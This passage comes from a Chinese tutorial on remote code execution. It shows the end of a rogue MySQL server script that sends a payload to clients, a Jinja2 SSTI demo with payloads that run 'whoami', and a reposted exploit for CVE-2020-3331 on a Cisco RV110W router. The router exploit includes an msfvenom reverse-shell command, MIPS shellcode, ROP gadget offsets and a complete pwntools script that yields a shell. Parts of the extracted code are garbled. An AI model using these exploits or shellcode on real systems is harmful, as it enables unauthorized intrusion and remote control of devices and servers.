036465660000000873716c5f6d6f6465000c21009b010000fd00001f00
0026000011036465660000001073797374656d5f74696d655f7a6f6e6
5000c21001b000000fd00001f00001f00001203646566000000097469
6d655f7a6f6e65000c210012000000fd00001f00002b00001303646566
000000157472616e73616374696f6e5f69736f6c6174696f6e000c2100
2d000000fd00001f000022000014036465660000000c776169745f746
96d656f7574000c3f001500000008a00000000020100150131047574
663804757466380475746638066c6174696e31116c6174696e315f737

765646973685f6369000532383830300347504c01310734313934333
0340236300731303438353736034f4646894f4e4c595f46554c4c5f475
24f55505f42592c5354524943545f5452414e535f5441424c45532c4e4
f5f5a45524f5f494e5f444154452c4e4f5f5a45524f5f444154452c45525
24f525f464f525f4449564953494f4e5f42595f5a45524f2c4e4f5f41555
44f5f4352454154455f555345522c4e4f5f454e47494e455f5355425354
49545554494f4e0cd6d0b9fab1ead7bccab1bce4062b30383a30300f5
2455045415441424c452d5245414405323838303007000016fe00000
2000000'

send_data(conn,_payload)

data=receive_data(conn)

elif "show warnings" in data:

_payload =

'01000001031b00000203646566000000054c6576656c000c21001500
0000fd01001f00001a0000030364656600000004436f6465000c3f0004
00000003a1000000001d00000403646566000000074d657373616765
000c210000060000fd01001f000059000005075761726e696e6704313
238374b27404071756572795f63616368655f73697a65272069732064
65707265636174656420616e642077696c6c2062652072656d6f7665
6420696e2061206675747572652072656c656173652e590000060757
61726e696e6704313238374b27404071756572795f63616368655f747
9706527206973206465707265636174656420616e642077696c6c206

```
2652072656d6f76656420696e2061206675747572652072656c65617
3652e07000007fe000002000000'
```

```
    send_data(conn, _payload)
```

```
    data = receive_data(conn)
```

```
    if "set names" in data:
```

```
        send_data(conn, response_ok_data)
```

```
        data = receive_data(conn)
```

```
    if "set character_set_results" in data:
```

```
        send_data(conn, response_ok_data)
```

```
        data = receive_data(conn)
```

```
    if "show session status" in data:
```

```
        mysql_data = '0100000102'
```

```
        mysql_data +=
```

```
'1a000002036465660001630163016301630c3f00ffff0000fc90000000
00'
```

```
        mysql_data +=
```

```
'1a000003036465660001630163016301630c3f00ffff0000fc90000000
00'
```

```
    # 为什么我加了 EOF Packet 就无法正常运行呢？？
```

```
    //获取 payload
```

```
    payload_content=get_payload_content()
```

```
    //计算 payload 长度
```

```

        payload_length =
str(hex(len(payload_content)//2)).replace('0x', '').zfill(4)

        payload_length_hex = payload_length[2:4] +
payload_length[0:2]

        //计算数据包长度

        data_len = str(hex(len(payload_content)//2 +
4)).replace('0x', '').zfill(6)

        data_len_hex = data_len[4:6] + data_len[2:4] +
data_len[0:2]

        mysql_data += data_len_hex + '04' + 'fbfc'+
payload_length_hex

        mysql_data += str(payload_content)

        mysql_data += '07000005fe000022000100'

        send_data(conn, mysql_data)

        data = receive_data(conn)

        if "show warnings" in data:

            payload =
'01000001031b00000203646566000000054c6576656c000c21001500
0000fd01001f00001a0000030364656600000004436f6465000c3f0004
00000003a1000000001d00000403646566000000074d657373616765
000c210000060000fd01001f00006d000005044e6f746504313130356
25175657279202753484f572053455353494f4e2053544115455532720

```

```
72657772697474656e20746f202773656c6563742069642c6f626a206
6726f6d2063657368692e6f626a732720627920612071756572792072
65777269746520706c7567696e07000006fe000002000000'
```

```
        send_data(conn, payload)
```

```
    break
```

```
if __name__ == '__main__':
```

```
    HOST = '0.0.0.0'
```

```
    PORT = 3309
```

```
    sk = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

#当 socket 关闭后, 本地端用于该 socket 的端口号立刻就可以被重用.为了实验的时候不用等待很长时间

```
    sk.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
```

```
    sk.bind((HOST, PORT))
```

```
    sk.listen(1)
```


```
    print("start    fake    mysql    server    listening    on
    {}:{}".format(HOST,PORT))
```

```
    run()
```

SSTI 注入

除了这些还有一种 rce 非常的少见，就是 ssti 注入到 rce


简单 demo



The screenshot shows a VS Code editor with a project named 'test1.py'. The code is a simple Flask application that uses Jinja2 templates. The terminal output shows the application running on http://127.0.0.1:5000/.

```
1 from flask import Flask, request
2 from jinja2 import Template
3 app = Flask(__name__)
4 @app.route("/")
5 def index():
6     name = request.args.get('name', 'guest')
7     t = Template('
8     <html>
9     <body>
10    <h1>Hello, {{ name }}!</h1>
11    </body>
12    </html>
13    ' % (name))
14    return t.render()
15 if __name__ == "__main__":
16     app.run()
```

Run: test1
E:\桌面\python文件\test1.py
* Serving Flask app "test1" (lazy loading)
* Environment: production
WARNING: This is a development server. Do not use it in a production deployment.
Use a production WSGI server instead.
* Debug mode: off
* Running on http://127.0.0.1:5000/ (Press CTRL+C to quit)




Hello, guest !

我们可以看到计算成功，那么就证明这个点是存在 ssti 注入的



用网上的脚本跑一下 payload



```
from flask import Flask
```

```
from jinja2 import Template
```

```
searchList = ['__init__', '__new__', '__del__', '__repr__', '__str__',
              '__bytes__', '__format__', '__lt__', '__le__', '__eq__', '__ne__', '__gt__']
```

```

'__ge__', '__hash__', '__bool__', '__getattr__', '__getattribute__',
'__setattr__', '__dir__', '__delattr__', '__get__', '__set__', '__delete__',
'__call__', "__instancecheck__", '__subclasscheck__', '__len__',
'__length_hint__', '__missing__', '__getitem__', '__setitem__',
'__iter__', '__delitem__', '__reversed__', '__contains__', '__add__',
'__sub__', '__mul__']

```

```

neededFunction = ['eval', 'open', 'exec']

```

```

pay = int(input("Payload?[1|0]"))

```

```

for index, i in enumerate({}.__class__.__base__.__subclasses__()):

```

```

    for attr in searchList:

```

```

        if hasattr(i, attr):

```

```

            if eval('str(i.'+attr+')[1:9]') == 'function':

```

```

                for goal in neededFunction:

```

```

                    if (eval('"' + goal + '"' in

```

```

i.'+attr+'.__globals__[ "__builtins__"].keys())):

```

```

                        if pay != 1:

```

```

                            print(i.__name__, ":", attr, goal)

```

```

                        else:

```

```

                            print("{% for c in

```

```

[{}.__class__.__base__.__subclasses__() %}{% if c.__name__ == "" +

```

```

i.__name__ + "" %}{ { c." + attr + ".__globals__[ '__builtins__' ]." + goal +

```


```

"(\\"[evil]\\") }}{% endif %}{% endfor %}")

```

我们从 output 里随便抽一个 payload


例如第一行这个



```
print('% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='_ModuleLock' %}{% c.__init__.__globals__[ '__builtins__'].eval('print('ZACTEST')) %}{% endif %}{% endfor %}
```


```
{% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='_ModuleLock' %}{% c.__init__.__globals__[ '__builtins__'].eval("print('ZACTEST')") %}{% endif %}{% endfor %}
```

然后打开我们的 web 服务，就是最开始的 demo



打进去 payload，我们可以看到成功 print 输出 ZACTEST





使用 os 模块执行 whoami

```
http://127.0.0.1:5000/?name={%
for
c
in
[].__class__.__base__.__subclasses__()
%}{%
if
c.__name__=='catch_warnings' %}{% c.__init__.__globals__['__builtins__'].
eval("__import__('os').popen('whoami').read()") %}{% endif %}{% endfor %}
```



缓存区溢出 RCE

因为我并不是玩 pwn 的，所以对缓冲区溢出 RCE 几乎完全不懂，以下就直接把大佬文章搬过来（已经得到授权）原文链接出处：

<https://ret2w1cky.com/2021/11/12/RV110W-%E6%BC%8F%E6%B4%9E%>

E5%A4%8D%E7%8E%B0/


假设我们已经通过类似固件解包, 串口通信等方法获取了路由器的固件等我们可以尝试通过寻找已知的 CVE 来定位可能的 rce,这里是寻找到了 CVE-2020-3331 这个漏洞。

由于并没有对于漏洞点的一个精确定位 我们现在要一点一点的摸索; 首先 在上面的 Nmap 扫描中 我们知道网站是开放了 443 端口的 因此 上内部服务器之后 netstat 确定文件是最好的方式了 但是 因为某一些原因 其中的 netstst 命令可能因为版本过低没有办法使用一些参数 所以 我决定开个 http 服务器 把高等级的 busybox 传上去


```
# ./busybox-mipsel netstat -pantu | grep '443'
-sh: ./busybox-mipsel: Permission denied
# chmod +x busybox-mipsel
# ./busybox-mipsel netstat -pantu | grep '443'
tcp        0      0 0.0.0.0:443          0.0.0.0:*            LISTEN     357/httpd
tcp        0      0 :::443              :::*                  LISTEN     357/httpd
#
```

可以看到 443 端口绑定的正是 httpd 文件 现在我们已经可以确定漏洞文件了 现在只需要查找漏洞的函数了

这时候 我们就可以使用 diff 查找也就是查找两个文件不同的地方 我们使用 Bindiff 工具, 现在 我们解包新版本的 和旧版本进行比对:



这里 可以说越红就代表差异越大 但是 你越往下看就会发现唯一这个 guest_logout.cgi 和 web 有点关系 右键这个函数 View flow graph



嗯 随便一看就可以看到这里有个高风险函数`sscanf` 地址在`0x431ba8`

其中 sscanf 的条件"%[^;]*^[^=]=%[^\\n]"里, % 表示选择, %* 表示过滤, 中括号括起来的是类似正则

`%[^;]`: 分号前的所有字符都要

`%*[^=]`: 分号后, 等号前的字符都不要

`%[^\n]`: 等号后, 换行符前的所有字符都要

也就是说, 如果输入字符串"aaa;bbb=ccc", 会将 aaa 和 ccc 写入对应变量, 并没有限制长度, 会导致栈溢出

找到了这段代码 我们现在要对伪代码进行分析 看看需要达到那些分支才能达到`sscanf 函数`

```
1 {  
2     fprintf(v12, "\n mac=[%s], ip=[%s], submit_button=[%s]\n", v5, v10, v11);  
3     fclose(v13);  
4 }  
5 if ( VERIFY_MAC_17(v5) && VERIFY_IPV4(v10) )  
6 {  
7     if ( !strstr(v11, "status_guestnet.asp") )  
8         goto LABEL_31;  
9     sscanf(v11, "%[^;];%*[^=] %[^\n]", v29, v28);
```

通过查阅函数 可以知道我们需要让...

- cmac: mac 格式
- cip: ip 格式
- submit_button: 包含 status_guestnet.asp

现在知道了页面是`/guest\_logout.cgi`了 需要达成这些条件 那么 我们就可以开始试图溢出了 exp 如下 :

```
import requests

url = "https://192.168.1.1/guest_logout.cgi"

payload = {
    "cmac":"12:af:aa:bb:cc:dd", "submit_button": "status_guestnet.asp" + 'a'
    *100, "cip": "192.168.1.100"}

```

其中 我们还需要确定是用 get 还是 post 进行攻击 具体还是自己试一试吧 最后会发现只有 post 攻击下 web 后台会转圈圈 所以可以确定是 post 攻击方法

`gdb-server` 我们内部使用

https://gitee.com/h4lo1/HatLab_Tools_Library/tree/master/%E9%9D%99%E6%80%81%E7%BC%96%E8%AF%91%E8%B0%83%E8%AF%95%E7%A8%

使用 `wget` 下载到 `/tmp` 目录 通过上一次的 `netstat` 扫描 确定进程号 并且绑定进程号 格式如下

```
./gdb.server :<绑定端口> --attach <绑定进程>
```

在 exp 上 我利用 `cyclic` 脚本来确定溢出点

exp 如下:

```
import requests
```

```

import requests

payload =
'aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaaanaaaaoaa
apaaaqaaaraaasaaataaaauaaavaaaawaaaxaaayaaazaabbaabcaabdaabe
aabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaa
btaabuaabvaabwaabxaabyaab'

#(cyclic 200)

url = "https://10.10.10.1/guest_logout.cgi"

payload =
{"cmac":"12:af:aa:bb:cc:dd","submit_button":"status_guestnet.asp"+pa
yload,"cip":"192.168.1.100"}

requests.packages.urllib3.disable_warnings()

requests.post(url, data=payload, verify=False, timeout=1)

```

打开 gdb multiarch 这样设置

```

1  gdb-multiarch -q httpd # quiet
2  set arch mips
3  set endian little
4  target remote 10.10.10.1:1234
5  #(记得按c)

```

#(记得按 c)

```
0x77616161 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS ]
*V0 0x0
*V1 0x73
*A0 0x4d81e0 (post_buf+48) ← 0x75746174 ('tatu')
*A1 0x47f785 ← 'ogin_guest.asp'
*A2 0x60
*A3 0x50c3e8 ← 0x60 /* `` */
*T0 0x50c388 ← 0x1afee3c9
*T1 0x50c388 ← 0x1afee3c9
*T2 0x51
*T3 0xffffffff
*T4 0x61617262 ('braa')
*T5 0x2b030004 (__ctype_b) → 0x2afeabc0 (__C_ctype_b_data+256) ← 0x2000200
*T6 0xca5fb1e
*T7 0x61617362 ('bsaa')
*T8 0x2
*T9 0x2afc64d0 (strcoll) ← lbu $v1, ($a0)
*S0 0x6e616161 ('aaan')
*S1 0x6f616161 ('aaao')
*S2 0x70616161 ('aaap')
*S3 0x71616161 ('aaaq')
*S4 0x72616161 ('aaar')
*S5 0x73616161 ('aaas')
*S6 0x74616161 ('aaat')
*S7 0x75616161 ('aaau')
*S8 0x76616161 ('aaav')
*FP 0x7fcd458 ← 'aaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabn
saabtaabuaabvabwaabxaabyaab'
*SP 0x7fcd458 ← 'aaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabn
saabtaabuaabvabwaabxaabyaab'
*PC 0x77616161 ('aaaw')
[ DISASM ]
Invalid address 0x77616161
```

发送 exp 后 成功 确定了溢出点为 aaaw 通过 cyclic -l 查询 发现为 85

现在 我们就可以准备构造语句了

ROP Get shell

mips 架构硬件并不支持 nx，所以利用方式通常为劫持程序流执行 shellcode

由于 sscanf 栈溢出，所以不能有空字节，而程序本身的 gadget 都是有空字节的。。。

这时候自然想到用 libc 的 gadget，但是，比较诡异的一点是，它的

libc 基址每次都不变

这里 我们可以通过`cat /proc/<pid>/maps`查看

所以 我们就要通过 ret2libc 的方式 getshell 我们选择/lib/libc.so.0

利用 mips gadget 发现两条有用的 gadgets

```
| 0x000257A0 | addiu $a0,$sp,0x58+var_40 | jalr $s0 |  
| 0x0003D050 | move $t9,$a0 | jalr $a0 |
```

这样会造成什么效果呢？程序返回时，程序执行流被控制为 0x257a0，去执行第一条 gadget， $a0 = sp + 0x18$ ，jmp 到 s0 寄存器，s0 寄存器存的是第二条 gadget，继而去执行第二条 gadget，将 a0 放到 t9，然后 jmp 到 a0，a0 存的是 shellcode 的地址，于是程序就会执行 shellcode


Shellcode

我们 shellcode 用 msfvenom 不会生产空字节

```
(retr0mous@kali)-[~/Desktop/SimpleHTTPServerWithUpload-master]  
$  
(retr0mous@kali)-[~/Desktop/SimpleHTTPServerWithUpload-master]  
$ msfvenom -p linux/mipsle/shell_reverse_tcp LHOST=192.168.1.101 LPORT=8888 --arch mipsle --platform linux -f py -o shellconn1.py
```

那么小伙伴可能要问了 *那 s0 寄存器地址怎么算呢？*

其实 只要用我们第一次算溢出的图用 cyclic 算就行了 也就是`cyclic -l aaan`



Exp:

```
import requests
```

```
from pwn import *
```

```
p = listen(8788)
```

```
context.arch = 'mips'
```

```
context.endian = 'little'
```

```
context.os = 'linux'
```

```
libc = 0x2af98000
```

```
jmp_a0 = libc + 0x0003D050 # move $t9,$a0 ; jalr $a0
```

```
jmp_s0 = libc + 0x000257A0 # addiu $a0,$sp,0x38+var_20 ; jalr $s0
```

```
(var_20) = -20
```

```

buf = b""
buf += b"\xfa\xff\x0f\x24\x27\x78\xe0\x01\xfd\xff\xe4\x21\xfd"
buf += b"\xff\xe5\x21\xff\xff\x06\x28\x57\x10\x02\x24\x0c\x01"
buf += b"\x01\x01\xff\xff\xa2\xaf\xff\xff\xa4\x8f\xfd\xff\x0f"
buf += b"\x34\x27\x78\xe0\x01\xe2\xff\xaf\xaf\x22\x54\x0e\x3c"
buf += b"\x22\x54\xce\x35\xe4\xff\xae\xaf\x01\x65\x0e\x3c\xc0"
buf += b"\xa8\xce\x35\xe6\xff\xae\xaf\xe2\xff\xa5\x27\xef\xff"
buf += b"\x0c\x24\x27\x30\x80\x01\x4a\x10\x02\x24\x0c\x01\x01"
buf += b"\x01\xfd\xff\x11\x24\x27\x88\x20\x02\xff\xff\xa4\x8f"
buf += b"\x21\x28\x20\x02\xdf\x0f\x02\x24\x0c\x01\x01\x01\xff"
buf += b"\xff\x10\x24\xff\xff\x31\x22\xfa\xff\x30\x16\xff\xff"
buf += b"\x06\x28\x62\x69\x0f\x3c\x2f\x2f\xef\x35\xec\xff\xaf"
buf += b"\xaf\x73\x68\x0e\x3c\x6e\x2f\xce\x35\xf0\xff\xae\xaf"
buf += b"\xf4\xff\xa0\xaf\xec\xff\xa4\x27\xf8\xff\xa4\xaf\xfc"
buf += b"\xff\xa0\xaf\xf8\xff\xa5\x27\xab\x0f\x02\x24\x0c\x01"
buf += b"\x01\x01"

```

```

payload1 = "status_guestnet.asp"
payload1 += 'a' * 49 + p32(jmp_a0) # control $s0
payload1 += (85 - 49 - 4) * 'a' + p32(jmp_s0) # control gadgets2 ,
retuen to jmp_s0
payload1 += 'a' * 18 + buf # control $sp + 18

```

```
url = "https://192.168.1.1/guest_logout.cgi"
```

```
payload2 = {
```

```
    "cmac": "12:af:aa:bb:cc:dd",
```

```
    "submit_button": payload1,
```

```
    "cip": "192.168.1.100"
```

```
}
```

```
requests.packages.urllib3.disable_warnings() #Hide warnings
```

```
requests.post(url, data=payload2, verify=False, timeout=1)
```

```
p.wait_for_connection()
```

```
log.success("getshell")
```


```
p.interactive()
```

成功 getshell

```
$ ncat -lv 8888
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::8888
